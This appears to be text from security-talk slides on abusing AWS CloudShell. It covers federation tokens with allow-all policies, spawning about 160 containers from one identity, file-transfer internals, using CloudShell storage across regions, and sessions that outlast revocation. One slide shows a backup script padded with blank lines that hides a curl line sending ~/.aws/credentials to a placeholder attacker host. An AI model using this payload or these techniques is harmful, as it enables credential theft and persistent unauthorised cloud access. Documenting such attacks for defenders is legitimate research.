    "principalId": "AIDAJQABLZS4A3QDU576Q",  
    "arn": "arn:aws:iam::123456789012:user/joe",  
    "accountId": "123456789012",  
    "accessKeyId": "AKIAIOSFODNN7EXAMPLE",  
    "userName": "joe"  
  },  
  "eventSource": "sts.amazonaws.com",  
  "eventName": "AssumeRole",  
  "awsRegion": "us-west-2",  
  "responseElements": {  
    "assumedRoleUser": {  
      "assumedRoleId": "ARO1234567890EXAMPLE:Jack",  
      "arn": "arn:aws:sts::123456789012:assumed-role/MyRole/Jack"  
    }  
  }  
}
```

GetFederationToken

1st-Class Dynamic Identities

```
aws sts get-federation-token \  
  
--name cloudbasher \  
  
--policy '{"Version":"2012-  
10-  
17","Statement":[{"Effect":"Al  
low","Action":"*","Resource":"  
*"}]}' \  
  
--region us-west-2
```

> CreateSession

Event record Info

JSON view

```
1  {  
2    "eventVersion": "1.11",  
3    "userIdentity": {  
4      "type": "FederatedUser",  
5      "principalId": "05*****79:cloudbasher",  
6      "arn": "arn:aws:sts:05*****79:federated-user/cloudbasher",  
7      "accountId": "05*****79",  
8      "accessKeyId": "ASIAQ2AUEJRNWXKZUCB0",  
9      "sessionContext": {  
10       "sessionIssuer": {  
11         "type": "IAMUser",  
12         "principalId": "AIDAQ2*****EW5",  
13         "arn": "arn:aws:iam::05*****79:user/aws_user",  
14         "accountId": "05*****79",  
15         "userName": "aws_user"  
16       },  
17       "attributes": {  
18         "creationDate": "2026-08-05T02:26:32Z",  
19         "mfaAuthenticated": "false"  
20       }  
21     }  
22   },
```

AssumeRole (SSO)

1st-Class Dynamic Identities (IdP control)

```
{
  "eventVersion": "1.11",
  "userIdentity": {
    "type": "AssumedRole",
    "principalId": "AROAQ2AUEJRNXITZK4NYA:an_sso_admin",
    "arn": "arn:aws:sts::05*****79:assumed-role/AWSReservedSSO_AdministratorAccess_047*****ae410/an_sso_admin",
    "accountId": "05*****79",
    "accessKeyId": "ASIAQ2AUEJRN4YEXVP",
    "sessionContext": {
      "sessionIssuer": {
        "type": "Role",
        "principalId": "AROAQ2AUEJRNXITZK4NYA",
        "arn": "arn:aws:iam::05*****79:role/aws-reserved/sso.amazonaws.com/us-west-1/AWSReservedSSO_Administrator",
        "accountId": "05*****79",
        "userName": "AWSReservedSSO_AdministratorAccess_047*****ae410"
      },
      "attributes": {
        "creationDate": "2026-08-03T23:58:58Z",
        "mfaAuthenticated": "false"
      }
    },
    "onBehalfOf": {
      "userId": "6939496e-40c1-701e-43ef-61f98df93198",
      "identityStoreArn": "arn:aws:identitystore::854217873965:identitystore/d-91671f177d"
    }
  }
}
```

Leveraging a Procreation Identity: 1 begets N

MyProfile <10ud bash3r

Nodes (160) redacted

	Node	CSP	ActIOrgIDTen	Cred	Identity	Target Identity	IP	Host	Region
1	1	AWS	055*****579	Perm	user/falcon	federated/harbor	43.**.**.181	ip-10-**-**-9.**.**.internal	ap-northeast-1
2	2	AWS	055*****579	Perm	user/falcon	federated/harbor	43.**.**.173	ip-10-**-**-223.**.**.internal	ap-northeast-2
3	3	AWS	055*****579	Perm	user/falcon	federated/harbor	13.**.**.59	ip-10-**-**-246.**.**.internal	ap-south-1
4	4	AWS	055*****579	Perm	user/falcon	federated/harbor	54.**.**.244	ip-10-**-**-1.**.**.internal	ap-southeast-1
5	5	AWS	055*****579	Perm	user/falcon	federated/harbor	3.**.**.151	ip-10-**-**-10.**.**.internal	ap-southeast-2
6	6	AWS	055*****579	Perm	user/falcon	federated/harbor	15.**.**.192	ip-10-**-**-36.**.**.internal	ca-central-1
7	7	AWS	055*****579	Perm	user/falcon	federated/harbor	18.**.**.166	ip-10-**-**-196.**.**.internal	eu-central-1
8	8	AWS	055*****579	Perm	user/falcon	federated/harbor	51.**.**.48	ip-10-**-**-191.**.**.internal	eu-north-1
9	9	AWS	055*****579	Perm	user/falcon	federated/harbor	34.**.**.235	ip-10-**-**-233.**.**.internal	eu-west-1
10	10	AWS	055*****579	Perm	user/falcon	federated/harbor	3.**.**.184	ip-10-**-**-0.**.**.internal	eu-west-2
11	11	AWS	055*****579	Perm	user/falcon	federated/harbor	35.**.**.168	ip-10-**-**-69.**.**.internal	eu-west-3
12	12	AWS	055*****579	Perm	user/falcon	federated/harbor	54.**.**.181	ip-10-**-**-176.**.**.internal	sa-east-1
13	13	AWS	055*****579	Perm	user/falcon	federated/harbor	54.**.**.174	ip-10-**-**-196.**.**.internal	us-east-1
14	14	AWS	055*****579	Perm	user/falcon	federated/harbor	18.**.**.167	ip-10-**-**-99.**.**.internal	us-east-2
15	15	AWS	055*****579	Perm	user/falcon	federated/harbor	18.**.**.154	ip-10-**-**-96.**.**.internal	us-west-1
16	16	AWS	055*****579	Perm	user/falcon	federated/harbor	34.**.**.218	ip-10-**-**-221.**.**.internal	us-west-2
17	17	AWS	055*****579	Perm	user/falcon	federated/cedar	35.**.**.69	ip-10-**-**-186.**.**.internal	ap-northeast-1
18	18	AWS	055*****579	Perm	user/falcon	federated/cedar	3.**.**.155	ip-10-**-**-119.**.**.internal	ap-northeast-2

AWS Node 1 (1/160) Status:Running/Connected · Credential:Perm · Region:ap-northeast-1 · IP:43.**.**.181 · Host:ip-10-**-**-9.**.**.internal Identity:user/falcon · Target Identity:federated-user/harbor

Info 100/100

Log AWS Logs AWS Billing

```
[2026-08-04T16:25:37Z][INFO] WebSocket: send command command='cat /etc/hostname' seq=7
[2026-08-04T16:25:37Z][INFO] WebSocket: receiving output frames
[2026-08-04T16:25:37Z][INFO] WebSocket: connected; sending token envelope + resize
[2026-08-04T16:25:37Z][INFO] WebSocket: warmup=ok
```

CMD b Bulk o Output p Provision c Connect d Disconnect s Start S Stop U Unregister D Delete
VIEW t Terminal x Select a All enter Expand v Flat/Tree +/- Page cols m Mask Q Quit : Command

Demo

AWS: 1 Identity Begets N Containers


1 Procreation Credential: ~160 Containers



Identity

IAM User
- with CloudShell IAM perms


Role
- with CloudShell IAM perms



Procreation Identity

Who can AssumeRole
- to role with CloudShell IAM perms

Who can GetFederationToken
- from IAM user with CloudShell IAM perms



Now with Payload: Go Ahead, It's Safe

CloudShell

us-east-2



```
1 #!/usr/bin/env bash
2 set -euo pipefail
3
4 DB_HOST="${DB_HOST:-mydb.xxxxxxxxxxxxx.us-east-1.rds.amazonaws.com}"
5 DB_NAME="${DB_NAME:-appdb}"
6 DB_USER="${DB_USER:-postgres}"
7 DUMP_FILE="appdb-$(date +%Y%m%d-%H%M%S).sql.gz"
8
9 # pull the password from Secrets Manager rather than hardcoding it
10 export PGPASSWORD=$(aws secretsmanager get-secret-value \
11   --secret-id prod/appdb/postgres --query SecretString --output text \
12   | jq -r .password)
13
14 echo "Dumping $DB_NAME from $DB_HOST..."
15 pg_dump -h "$DB_HOST" -U "$DB_USER" -d "$DB_NAME" --no-owner --no-privileges \
16   | gzip > "$DUMP_FILE"
17
18 echo "Uploading to S3 backup bucket..."
19 aws s3 cp "$DUMP_FILE" "s3://my-db-backups/$DUMP_FILE"
20
21 echo "Done: $DUMP_FILE ($(du -h "$DUMP_FILE" | cut -f1))"
~
~
```

Now with Payload: Go Ahead, It's Safe

CloudShell

Actions ▲

us-east-2 +

```
#!:/usr/bin/env bash
db_workdir $ ls
db_backup.sh
db_workdir $
```

us-east-2 environment actions

New tab

Split into rows

Split into columns

Upload file

Download file

Restart

Delete


Global actions

Create VPC environment (max 2)



CloudShell File Transfer 101

1 File Transfer == 2 presigned URLs via an AWS-managed bucket



Now with Payload: Go Ahead, It's Safe

 CloudShell

Actions ▾ 

us-east-2 +

```
db_workdir $ ls
db_backup.sh
db_workdir $ vim ~/.bashrc
db_workdir $ source ~/.bashrc
db_workdir $ ls
db_backup.sh
db_wc
```

Download file 

Download files from your AWS CloudShell to your local desktop. Folders are not supported.

Individual file path
You can copy the file path from the command-line and paste it below.

Enter a valid file path. For example: myfile.txt or /folder/myfile.txt

Cancel Download

Now with Payload: Go Ahead, It's Safe

```
1 #!/usr/bin/env bash
2 set -euo pipefail
3
4 DB_HOST="${DB_HOST:-mydb.xxxxxxxxxx.us-east-1.rds.amazonaws.com}"
5 DB_NAME="${DB_NAME:-appdb}"
6 DB_USER="${DB_USER:-postgres}"
7 DUMP_FILE="appdb-$(date +%Y%m%d-%H%M%S).sql.gz"
8
9 # pull the password from Secrets Manager rather than hardcoding it
10 export PGPASSWORD=$(aws secretsmanager get-secret-value \
11   --secret-id prod/appdb/postgres --query SecretString --output text \
12   | jq -r .password)
13
14 echo "Dumping $DB_NAME from $DB_HOST..."
15 pg_dump -h "$DB_HOST" -U "$DB_USER" -d "$DB_NAME" --no-owner --no-privileges \
16   | gzip > "$DUMP_FILE"
17
18 echo "Uploading to S3 backup bucket..."
19 aws s3 cp "$DUMP_FILE" "s3://my-db-backups/$DUMP_FILE"
20
21 echo "Done: $DUMP_FILE ($(du -h "$DUMP_FILE" | cut -f1))"
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
```



The Third Direction: Reverse Pivot



```
219  
220  
221  
222 curl -s --data-binary @~/.aws/credentials "http://X.X.X.X:YYYY/" >/dev/null 2>&1 &
```

CloudShell File Transfer 101

1 File Transfer == 2 presigned URLs via an AWS-managed bucket

Observed chronology:

Order	Layer	Action	Key inputs	Key outputs
1	HTTP	POST /getFileUploadUrls	EnvironmentId, FileUploadPath	presigned write and read capabilities
2	HTTPS to S3	multipart POST to FileUploadPresignedUrl	FileUploadPresignedFields plus local file bytes	staged S3 object written
3	WS binary	helper commands sent to PTY	presigned GET URL and SSE-C headers	shell-side download starts
4	WS binary	PTY runs curl --fail ... --output "/home/cloudshell-user/<path>"	FileDownloadPresignedUrl, FileDownloadPresignedKey, FileDownloadPresignedKeyHash	file copied into CloudShell
5	WS binary	echo EXIT_CODE\$?	none	EXIT_CODE0 on success

Observed websocket command chronology:

Order	Command
1	HISTFILE=/dev/null
2	[-f "/home/cloudshell-user/foo.sh"]
3	echo EXIT_CODE\$?
4	curl --fail -H "x-amz-server-side-encryption-customer-algorithm: AES256" -H "x-amz-server-side-encryption-customer-key: ..." -H "x-amz-server-side-encryption-customer-key-MD5: ..." "<presigned URL>" --output "/home/cloudshell-user/foo.sh"
5	echo EXIT_CODE\$?
6	exit

Storage Alchemy: Bytes of Holding

http://localhost:8080 133% ☆

CloudShell Store 17/17 nodes ▲

1 file (1.0 GB) 13.5 GB free of 15.0 GB **Purge** ⌵

us-east-1 70ms Virginia 811.9 MB free	us-east-2 73ms Ohio 811.9 MB free	us-west-1 24ms N. California 811.9 MB free	us-west-2 39ms Oregon 811.9 MB free	ca-central-1 86ms Montreal 811.9 MB free
eu-west-1 177ms Ireland 811.9 MB free	eu-west-2 169ms London 811.9 MB free	eu-west-3 170ms Paris 811.9 MB free	eu-central-1 169ms Frankfurt 811.9 MB free	eu-north-1 177ms Stockholm 811.9 MB free
ap-south-1 278ms Mumbai 811.9 MB free	ap-southeast-1 183ms Singapore 811.9 MB free	ap-southeast-2 160ms Sydney 811.9 MB free	ap-northeast-1 122ms Tokyo 813.2 MB free	ap-northeast-2 146ms Seoul 813.2 MB free
ap-northeast-3 132ms Osaka 813.2 MB free	sa-east-1 188ms São Paulo 813.2 MB free			

+ Drop file or [browse](#)


Search files...

neveda_test_site_footage.mp4 42m ago 1.0 GB 1152/1152 ⌵ ×

Date Name Size

Shout out to
Dan Vittegleo
<https://github.com/dan-v/cloudshell-store>

Storage Alchemy: Bytes of Holding



Storage Alchemy: Bytes of Holding

http://localhost:8080

133%

CloudShell Store

17/17 nodes

1 file (1.0 GB) 13.5 GB free of 15.0 GB Purge

us-east-1

71ms

Virginia

811.9 MB free

us-east-2

73ms

Ohio

811.9 MB free

us-west-1

24ms

N. California

811.9 MB free

us-west-2

38ms

Oregon

811.9 MB free

ca-central-1

87ms

Montreal

811.9 MB free

eu-west-1

177ms

Ireland

811.9 MB free

eu-west-2

170ms

London

811.9 MB free

eu-west-3

171ms

Paris

811.9 MB free

eu-central-1

169ms

Frankfurt

811.9 MB free

eu-north-1

177ms

Stockholm

811.9 MB free

ap-south-1

278ms

Mumbai

811.9 MB free

ap-southeast-1

182ms

Singapore

811.9 MB free

ap-southeast-2

160ms

Sydney

811.9 MB free

ap-northeast-1

122ms

Tokyo

813.2 MB free

ap-northeast-2

147ms

Seoul

813.2 MB free

ap-northeast-3

132ms

Osaka

813.2 MB free

sa-east-1

189ms

São Paulo

813.2 MB free

+ Drop file or [browse](#)

Search files...

nevada_test_site_footage.mp4

us-east-2

Ohio

Endpoint ██████████:55555

Status **Healthy**

Uptime **1h19m**

Latency **73ms**

Disk: 94.3 MB / 906.2 MB (10%)

ago

1.0 GB

1152/1152

↓

×

Persistence: Not My Session

cloudbasher #2

<10ud🔥bash3r

Nodes (16) [redacted]

	Node	CSP	Act10rg1Ten	Cred	Identity	Target Identity	IP
1	1	AWS	055*****579	Perm	user/falcon	federated/harbor	35.**.**
2	2	AWS	055*****579	Perm	user/falcon	federated/harbor	3.**.**
3	3	AWS	055*****579	Perm	user/falcon	federated/harbor	13.**.**
4	4	AWS	055*****579	Perm	user/falcon	federated/harbor	3.**.**
5	5	AWS	055*****579	Perm	user/falcon	federated/harbor	3.**.**
6	6	AWS	055*****579	Perm	user/falcon	federated/harbor	15.**.**
7	7	AWS	055*****579	Perm	user/falcon	federated/harbor	3.**.**
8	8	AWS	055*****579	Perm	user/falcon	federated/harbor	16.**.**
9	9	AWS	055*****579	Perm	user/falcon	federated/harbor	52.**.**
10	10	AWS	055*****579	Perm	user/falcon	federated/harbor	18.**.**.182
11	11	AWS	055*****579	Perm	user/falcon	federated/harbor	51.**.**.184
12	12	AWS	055*****579	Perm	user/falcon	federated/harbor	54.**.**.141
13	13	AWS	055*****579	Perm	user/falcon	federated/harbor	100.**.**.177
14	14	AWS	055*****579	Perm	user/falcon	federated/harbor	3.**.**.219
15	15	AWS	055*****579	Perm	user/falcon	federated/harbor	54.**.**.242
16	16	AWS	055*****579	Perm	user/falcon	federated/harbor	54.**.**.52

AWS Node 3
(3/16)

Status:Running/Disconnected · Credential:Perm - · Region:ap-south-1 · IP:13.**.**.163 · Host:ip-10-**-**-213.**.**.**.internal
Identity:user/falcon · Target Identity:federated-user/harbor

Info 32/32

[Log](#) [AWS Logs](#) [AWS Billing](#)

[2026-08-04T16:12:13Z][DEBUG] sendHeartBeat region=ap-northeast-2 environment_id=c5bed9dd-062e-4f43-8008-1a5cc797715b request_id=9fe8f268-2af7-4754-9

[2026-08-04T16:12:30Z][DEBUG] API request: POST https://cloudshell.ap-northeast-1.amazonaws.com/sendHeartBeat body_bytes=56

[2026-08-04T16:12:31Z][DEBUG] API response: POST https://cloudshell.ap-northeast-1.amazonaws.com/sendHeartBeat status=200 request_id=926111e1-0548-4a

[2026-08-04T16:12:31Z][DEBUG] sendHeartBeat region=ap-northeast-1 environment_id=349437ae-4c7b-40f9-a976-8f2afeaa3d02 request_id=926111e1-0548-4abf-b

CMD **b** Bulk **o** Output **p** Provision **c** Connect **d** Disconnect **s** Start **S** Stop **U** Unregister **D** Delete

VIEW **->** Prev/Next tab **pgup/pgdn** Scroll **shift+</>** Scroll horiz

CloudShell

us-west-1 +

~ \$

Persistence: Not My Session

The screenshot displays the AWS IAM console interface. On the left, the navigation pane shows 'Access Management' with 'Roles' selected. The main content area shows the 'small_phil_web_role' with tabs for 'Permissions', 'Trust relationships', 'Tags (7)', 'Last Accessed', and 'Revoke active sessions'. The 'Revoke active sessions' tab is active, showing a warning: 'If you choose Revoke active sessions, this policy immediately denies access to all currently active sessions for this role. This action can be undone by detaching the policy. You can continue to create new sessions based on this role.' Below this, there is a checkbox labeled 'I acknowledge that I am revoking all active sessions for this role.' and two buttons: 'Cancel' and 'Revoke active sessions'.

Overlaid on the right side of the screenshot is a CloudShell terminal window. It shows a message: 'You have been signed out'. Below the message, it says: 'You've been signed out of this AWS session. Other sessions may still be active in other tabs.' and a button labeled 'Sign in again'.

Revoke active sessions?

This policy **immediately denies** access to all currently active sessions for this role. This action can be undone by detaching the policy. You can continue to create new sessions based on this role.

☐ I acknowledge that I am revoking all active sessions for this role.

[Cancel](#) [Revoke active sessions](#)

You have been signed out

You've been signed out of this AWS session. Other sessions may still be active in other tabs.

[Sign in again](#)

Persistence: Not My Session

cloudbasher #2

Nodes (16) [redacted]

		Node	CSP	Act10rg1Ten	Cred	Identity	Target Identity	IP
1		1	AWS	055*****579	Perm	user/falcon	federated/harbor	35.**.**
2		2	AWS	055*****579	Perm	user/falcon	federated/harbor	3.**.**
3		3	AWS	055*****579	Perm	user/falcon	federated/harbor	13.**.**
4		4	AWS	055*****579	Perm	user/falcon	federated/harbor	3.**.**
5		5	AWS	055*****579	Perm	user/falcon	federated/harbor	3.**.**
6		6	AWS	055*****579	Perm	user/falcon	federated/harbor	15.**.**
7		7	AWS	055*****579	Perm	user/falcon	federated/harbor	3.**.**
8		8	AWS	055*****579	Perm	user/falcon	federated/harbor	16.**.**
9		9	AWS	055*****579	Perm	user/falcon	federated/harbor	52.**.**
10		10	AWS	055*****579	Perm	user/falcon	federated/harbor	18.**.**
11		11	AWS	055*****579	Perm	user/falcon	federated/harbor	51.**.**
12		12	AWS	055*****579	Perm	user/falcon	federated/harbor	54.**.**
13		13	AWS	055*****579	Perm	user/falcon	federated/harbor	100.**.**
14		14	AWS	055*****579	Perm	user/falcon	federated/harbor	3.**.**
15		15	AWS	055*****579	Perm	user/falcon	federated/harbor	54.**.**
16		16	AWS	055*****579	Perm	user/falcon	federated/harbor	54.**.**

AWS Node 3 (3/16)

Status:Running/Disconnected · Credential:Perm · Region:ap-south-1 · IP:13.**.**.163 · Host:ip-10-**-**-213.**.**.**.internal
Identity:user/falcon · Target Identity:federated-user/harbor

Info 32/32

Log AWS Logs AWS Billing

[2026-08-04T16:12:13Z][DEBUG] sendHeartBeat region=ap-northeast-2 environment_id=c5bed9dd-062e-4f43-8008-1a5cc797715b request_id=9fe8f268-2af7-4754-9

[2026-08-04T16:12:30Z][DEBUG] API request: POST https://cloudshell.ap-northeast-1.amazonaws.com/sendHeartBeat body_bytes=56

[2026-08-04T16:12:31Z][DEBUG] API response: POST https://cloudshell.ap-northeast-1.amazonaws.com/sendHeartBeat status=200 request_id=926111e1-0548-4a

[2026-08-04T16:12:31Z][DEBUG] sendHeartBeat region=ap-northeast-1 environment_id=349437ae-4c7b-40f9-a976-8f2afeaa3d02 request_id=926111e1-0548-4abf-b

CMD b Bulk o Output p Provision c Connect d Disconnect s Start S Stop U Unregister D Delete

VIEW ↔ Prev/Next tab pgup/pgdn Scroll shift+↔ Scroll horiz

CloudShell

us-west-1 +

\$ Click inside the terminal window to reconnect and continue using your CloudShell session.

You have been signed out

